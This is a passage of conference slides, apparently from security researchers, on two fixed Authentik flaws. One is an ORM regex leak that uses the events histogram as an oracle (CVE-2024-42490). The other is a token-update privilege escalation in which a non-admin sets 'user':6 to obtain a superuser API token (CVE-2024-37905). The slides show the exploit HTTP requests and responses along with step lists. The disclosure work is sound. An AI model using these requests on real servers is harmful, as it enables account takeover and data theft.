  "x_cord":1742450583000.0,"y_cord":0}, {"x_cord":1742369943000.0,"y_cord":0}, {
  "x_cord":1742289303000.0,"y_cord":2}, {"x_cord":1742208663000.0,"y_cord":2}, {
  "x_cord":1742128023000.0,"y_cord":0}, {"x_cord":1742047383000.0,"y_cord":0}, {
  "x_cord":1741966743000.0,"y_cord":0}, {"x_cord":1741886103000.0,"y_cord":0}, {
  "x_cord":1741805463000.0,"y_cord":0}, {"x_cord":1741724823000.0,"y_cord":0}, {
  "x_cord":1741644183000.0,"y_cord":0}, {"x_cord":1741563543000.0,"y_cord":0}, {
  "x_cord":1741482903000.0,"y_cord":0}, {"x_cord":1741402263000.0,"y_cord":0}, {
  "x_cord":1741321623000.0,"y_cord":0}, {"x_cord":1741240983000.0,"y_cord":0}, {
  "x_cord":1741160343000.0,"y_cord":0}, {"x_cord":1741079703000.0,"y_cord":0}, {
  "x_cord":1740999063000.0,"y_cord":0}]
```

Request to the events/per_month API returns **timestamps** and **values**

Found A Promising ORM Leak instance - Events API Histogram



Admin event log view - Histogram

EVENTS LOG LEAK - IS IT RELEVANT?

Authentik Events Log

The screenshot displays the Authentik Events Log interface. On the left is a sidebar with navigation options: User Statistics, System Tasks, Applications, Events (selected), Logs, Notification Rules, Notification Transports, Customization, Flows and Stages, and Directory. The main area shows a table of events for the 'certificatekey' model. The table has columns for 'to', 'key_data', and 'last_updated'. The 'key_data' column contains a redacted value '*****'. The 'last_updated' column shows the timestamp '2024-09-04T13:39:47.970436Z'. Below the table, the 'certificate_data' field is expanded, showing a JSON context object. The context object contains a 'diff' object with 'name' and 'new_value' fields, and a 'created' object with 'new_value' and 'previous_value' fields. The 'kp_uuid' field is also present, with a 'new_value' field containing a long UUID string.

Model Name	to	key_data	last_updated
certificatekey	-	*****	2024-09-04T13:39:47.970436Z
pair	-	-----BEGIN CERTIFICATE-----\nMIIE7TCCAtWgAwIBAgIQWHiDjB1/	

```
{
  "diff": {
    "name": {
      "new_value": "Test events",
      "previous_value": null
    },
    "created": {
      "new_value": "2024-09-04T13:39:47.970419Z",
      "previous_value": null
    },
    "kp_uuid": {
      "new_value": "6948764cca1f4b88905dc6d5432956f7",
      "previous_value": null
    }
  }
}
```

Admin event log - uuid is logged on upload

- Context -> diff -> kp_uuid -> new_value

WHEN ORMS LEAK...



When ORMs leak - Oracle

```
1 GET /api/v3/events/events/per_month/?  
  action=login&query={} HTTP/1.1
```

events/per_month API Request

- Context -> diff -> kp_uuid -> new_value
- Context__diff__kp_uuid__new_value__regex

```
1 GET /api/v3/events/events/per_month/?action=  
  model_created&query=  
  {"context_diff_kp_uuid_new_value_regex":"^6.*"}  
  HTTP/1.1
```

Requesting the events/per_month
API using **Regex ORM Leak**

```
, {"x_cord":1725459789000.0, "y_cord":1}  
, {"x_cord":1725298509000.0, "y_cord":0}  
, {"x_cord":1725137229000.0, "y_cord":0}  
, {"x_cord":1724975949000.0, "y_cord":0}
```

A log entry is found a
non-zero value is returned

```
, {"x_cord":1725459789000.0, "y_cord":0}  
, {"x_cord":1725298509000.0, "y_cord":0}  
, {"x_cord":1725137229000.0, "y_cord":0}  
, {"x_cord":1724975949000.0, "y_cord":0}
```

ORM Leak returns a valid
response and an **Oracle**

leak a uuid!?

ORM Leak Demo

- (Using admin credentials)

```
m2a@gemu-idp-lab-3:~/ascii_gifs$ python3 orm_leak_admin_poc_demo.py
```


You Can't always win

- Events (Log) API
- API Endpoint
 - `/api/v3/events/events/per_month/?query={ }`
 - Regular (Non-Admin) users can call this API
 - Permissions required ☹ (in the **Database**)

CVE-2024-42490 Info Leak - Summary

- Reported the (private key - info leak) issue to the Authentik security team
 - Confirmed, assigned CVE-2024-42490, and fixed.




Authentic Privilege Escalation (CVE-2024-37905) & Demo



Part 2 - Agenda


- Part 1 - Keycloak Research & Web Race-Conditions
- Part 2 - Authentik Research & ORM Leaks
 - Technical Background (Object Relational Mappers)
 - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
 - Privilege Escalation (CVE-2024-37905) & Demo

Login As A Non-Admin User

The image shows a login page for 'authentik' displayed on a chalkboard background. The page has a white background with a red 'authentik' logo at the top. Below the logo, it says 'Welcome to authentik!'. There is a text input field labeled 'Email or Username *' with the value 'm2a' entered. Below the input field is a blue 'Log in' button. At the bottom of the page, it says 'Powered by authentik'.

Login Page


User Settings - Tokens



The screenshot shows the Authentik user interface. At the top left is the Authentik logo. The top right contains a notification bell with '0', a settings gear, a share icon, the username 'm2a', and a profile icon labeled 'M2'. A left sidebar lists navigation options: 'User details', 'Sessions', 'Consent', 'MFA Devices', 'Connected services', and 'Tokens and App passwords' (which is highlighted with a blue bar). The main content area has a search bar with a clear 'x' button and a search 'Q' button. Below the search bar are four buttons: 'Create Token' (highlighted in yellow), 'Create App password', 'Refresh', and 'Delete'. A checkbox labeled 'Identifier' with a sort icon is also present. The main area displays a large question mark icon and the text 'No objects found.'

Settings-> Tokens management Page

Create Demo Token



A screenshot of a web application interface showing a 'Create Token' dialog box. The dialog box is white with a dark gray border and a close button (X) in the top right corner. It contains two input fields: 'Identifier' and 'Description'. The 'Identifier' field is filled with the text 'Demo_User_Token' and has a red squiggly underline. The 'Description' field is empty. At the bottom of the dialog box, there are two buttons: 'Create' (blue) and 'Cancel' (white with a blue border). In the background, a dark green chalkboard is visible with the text 'Create Demo Token' written on it in white chalk. Two pieces of white chalk are on the wooden ledge at the bottom of the chalkboard.

Create Token

Identifier *

Description

Create Cancel

Create Demo Token


Copy API Key, Edit ??

✕ 🔍 Create Token Create App password Refresh Delete

☐	Identifier ↕	Edit	Copy token
☐	▼ Demo_User_Token		
Userm2a Expiring ✓ Yes Expiringin 29 minutes IntentAPI Access			

API Token Copy & Edit

Edit (Update) Token



The image shows a web application interface with a dark green chalkboard background. At the top, the text "Edit (Update) Token" is written in a white, handwritten-style font. Below this, a white modal dialog box titled "Update Token" is displayed. The dialog has a close button (an 'x' icon) in the top right corner. Inside the dialog, there are two input fields: "Identifier *" and "Description". The "Identifier *" field contains the text "Demo_User_Token". Below these fields are two buttons: "Update" (a solid blue button) and "Cancel" (a white button with a blue border). The background of the slide also features a wooden chalkboard ledge at the bottom with two pieces of white chalk.

Update Token

Identifier * Demo_User_Token

Description

Update Cancel

Token Edit -> Update (expiration)

A dark green chalkboard with a wooden base. Two pieces of white chalk are lying on the base. The text 'LET'S INSPECT THE TOKEN UPDATE REQUEST' is written in white, uppercase, monospace-style font.

LET'S INSPECT THE TOKEN UPDATE
REQUEST


Token Update Request – An Interesting Response

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	Grep
1	PUT	/api/v3/core/tokens/User-Token/	HTTP/1.1		1	HTTP/1.1 200 OK			
2	Host:	authentik.m2a.local			2	Allow: GET, PUT, PATCH, DELETE, HEAD, OPTIONS			
3	Cookie:	authentik_csrf=R0DgTnubIvTXlKz2B4a7EK0XNi2orbgf;			3	Content-Length: 1164			
	Chrome/127.0.6533.100	Safari/537.36			14	{			
6	Content-Type:	application/json				"pk": "ddeb04f-a321-4aa2-8300-412b24f4885f",			
7	X-Authentik-Csrf:	R0DgTnubIvTXlKz2B4a7EK0XNi2orbgf				"managed": null,			
8	Origin:	https://authentik.m2a.local				"identifier": "User-Token",			
9	Referer:	https://authentik.m2a.local/if/user/				"intent": "api",			
10						"user": 7,			
11	{					"user_obj": {			
	"identifier": "User-Token",					"pk": 7,			
	"intent": "api",					"username": "m2a",			
	"description": "test1"					"name": "M2A",			
	}					"is_active": true,			
						"last_login": "2024-09-05T11:12:30.014004Z",			
						"is_superuser": false,			
						"groups": [			

Update-token request

WHAT IF WE TRY TO UPDATE THE USER?

What if we try to update the user?



The screenshot displays the 'Request' and 'Response' tabs of a web browser's developer tools. The 'Request' tab shows a PUT request to the endpoint `/api/v3/core/tokens/user_token_poc_v4/` with a host of `authentik.m2a.local`. The request headers include `Upgrade-Insecure-Requests: 1`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36`, and `Content-Length: 77`. The request body is a JSON object: `{ "identifier": "user_token_poc_v4", "intent": "api", "user": 6, "description": "" }`. The 'Response' tab shows an HTTP 200 OK status with the following headers: `Allow: GET, PUT, PATCH, DELETE, HEAD, OPTIONS`. The response body is a JSON object: `{ "pk": "bfd10265-b9ee-4bf0-a0aa-1058ed1c2556", "managed": null, "identifier": "user_token_poc_v4", "intent": "api", "user": 6, "user_obj": { "pk": 6, "username": "akadmin", "name": "u_1658", "is_active": true, "last_login": "2024-06-09T08:56:31.454462Z", "is_superuser": true, ... } }`. The 'Inspector' tab is also visible on the right side of the interface.

```
Request
Pretty Raw Hex Hackvortor
1 PUT /api/v3/core/tokens/user_token_poc_v4/ HTTP/1.1
2 Host: authentik.m2a.local

8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
Safari/537.36
10 Content-Length: 77
11 {
12   "identifier": "user_token_poc_v4",
13   "intent": "api",
14   "user": 6,
15   "description": ""
16 }

Response
Pretty Raw Hex Render Hackvortor Grep
1 HTTP/1.1 200 OK
2 Allow: GET, PUT, PATCH, DELETE, HEAD, OPTIONS


14 {
15   "pk": "bfd10265-b9ee-4bf0-a0aa-1058ed1c2556",
16   "managed": null,
17   "identifier": "user_token_poc_v4",
18   "intent": "api",
19   "user": 6,
20   "user_obj": {
21     "pk": 6,
22     "username": "akadmin",
23     "name": "u_1658",
24     "is_active": true,
25     "last_login": "2024-06-09T08:56:31.454462Z",
26     "is_superuser": true,
27     ...
28   }
29 }
```

(PUT) Update-token user property

Authentik Demo – API Token Privilege escalation

1. log in as a regular (non-admin) user
2. Create an API Token
3. Request the API key (view_key)
4. Using API key query "version" API
5. Update Token ({user:6})

Authentik Demo – API Token Privilege escalation



The image shows a side-by-side comparison of two applications. On the left is the Burp Suite Professional v2024.4.5 interface, with the 'Proxy' tab selected and the 'HTTP history' pane empty. On the right is a web browser displaying the Authentik login page at <https://authentik.m2a.local/it/flow/default-aut...>. The login page features the Authentik logo, a 'Welcome to authentik!' message, and a form with a label 'Email or Username *' and a text input field. A mouse cursor is positioned over the input field. Below the input field is a blue 'Log in' button. At the bottom of the login page, there is a link: 'Need an account? [Sign up.](#)'. The browser's status bar at the bottom indicates 'Powered by authentik' and 'Background image'.

HTTP history is empty

This displays the history of all HTTP traffic sent between Burp's browser and your target applications, even while intercept is switched off.

[Learn more](#) [Open browser](#)

Event log All issues (28)

Memory: 275.9MB

Login using non-admin user

WE HAVE AN (ADMIN) API KEY => FULL
CONTROL OF THE SYSTEM!

CVE-2024-37905 - Privilege Escalation - Summary

- Reported the issue to the Authentik team
 - Confirmed, assigned CVE-2024-37905, and fixed.

Read more at our blog posts

"Let's Be Authentik: You Can't Always Leak ORMs"

<https://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms>



"You Can't Always Win Racing the (Key)cloak"

<https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak>



Contact (LinkedIn):

<https://il.linkedin.com/in/maor-abutbul>



Recap & Takeaways



Recap

- Part 1 - Keycloak Research
 - Technical Background (Identity Provider)
 - Web Race Conditions
 - The Single-Packet Attack & HTTP2
 - Evaluation on Keycloak & Demo
- Part 2 - Authentik Research
 - Technical Background (Object Relational Mappers)
 - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
 - Authentik Privilege Escalation (CVE-2024-37905) & Demo

Research Takeaways

- HTTP
 - HTTP request processing isn't atomic
 - HTTP/2 - Is Binary, Using Frames and Streams
- The single-packet attack - test web applications for race conditions
- Developers:
 - Ensure sensitive endpoints make state changes "atomic" (in the API as well)
 - Double-check access restrictions on sensitive endpoints
 - Avoid direct manipulations on tokens (API)
 - When using ORMs; Be aware of vulnerable patterns and safe use

References

- <https://portswigger.net/research/smashing-the-state-machine>
- <https://www.elttam.com/blog/plormbing-your-django-orm/>
- <https://portswigger.net/web-security/race-conditions>
- <https://github.com/neykov/extract-tls-secrets>
- [https://en.wikipedia.org/wiki/Atomicity_\(database_systems\)](https://en.wikipedia.org/wiki/Atomicity_(database_systems))
- <https://wiki.wireshark.org/TLS>
- <https://docs.djangoproject.com/en/5.1/topics/db/models/>
- https://docs.goauthentik.io/docs/developer-docs/?utm_source=github#authentiks-structure
- <https://www.shodan.io/search?query=X-Authentik-Id>
- <https://www.geeksforgeeks.org/multithreaded-servers-in-java/> (image)
- <https://www.karanpratapsingh.com/courses/system-design/single-sign-on> (image)

Further readings

- <http://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms>
- <https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak>
- <https://github.com/keycloak/keycloak/issues/27294>
- <https://nvd.nist.gov/vuln/detail/CVE-2024-1722>
- <https://www.cve.org/CVERecord?id=CVE-2024-42490>
- <https://www.cve.org/CVERecord?id=CVE-2024-37905>
- <https://www.hackerone.com/vulnerability-management/stripe-business-logic-error-bug>

ONE MORE THING :)



Built-in Impersonation (We are the Admin)

The screenshot shows the 'Users' management interface. On the left, a 'User folders' sidebar shows a tree structure: Root > goauthentik.io > users. The main area contains a search bar, buttons for 'Create', 'Create Service account', and 'Refresh', and a 'Hide deactivated user' toggle. Below these is a table of users. The first user, 'CFO', has the 'Impersonate' button highlighted with a yellow box. The other two users, 'CISO' and 'CTO', also have 'Impersonate' buttons.

☐	Name ↓	Active	Last login	Type	Actions
☐	CFO <No name set>	✓ Yes	-	Internal	Impersonate
☐	CISO <No name set>	✓ Yes	-	Internal	Impersonate
☐	CTO <No name set>	✓ Yes	-	Internal	Impersonate

Impersonation

YOUR IDENTITY IS **MINE!** ;)

YOUR IDENTITY IS **MINE!** ;)

GG! WP!



Adios!



Questions?

ONE MORE SLIDE...



Read more at our blog posts & Thank you

"Let's Be Authentik: You Can't Always Leak ORMs"

<https://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms>



"You Can't Always Win Racing the (Key)cloak"

<https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak>



Contact (LinkedIn):

<https://il.linkedin.com/in/maor-abutbul>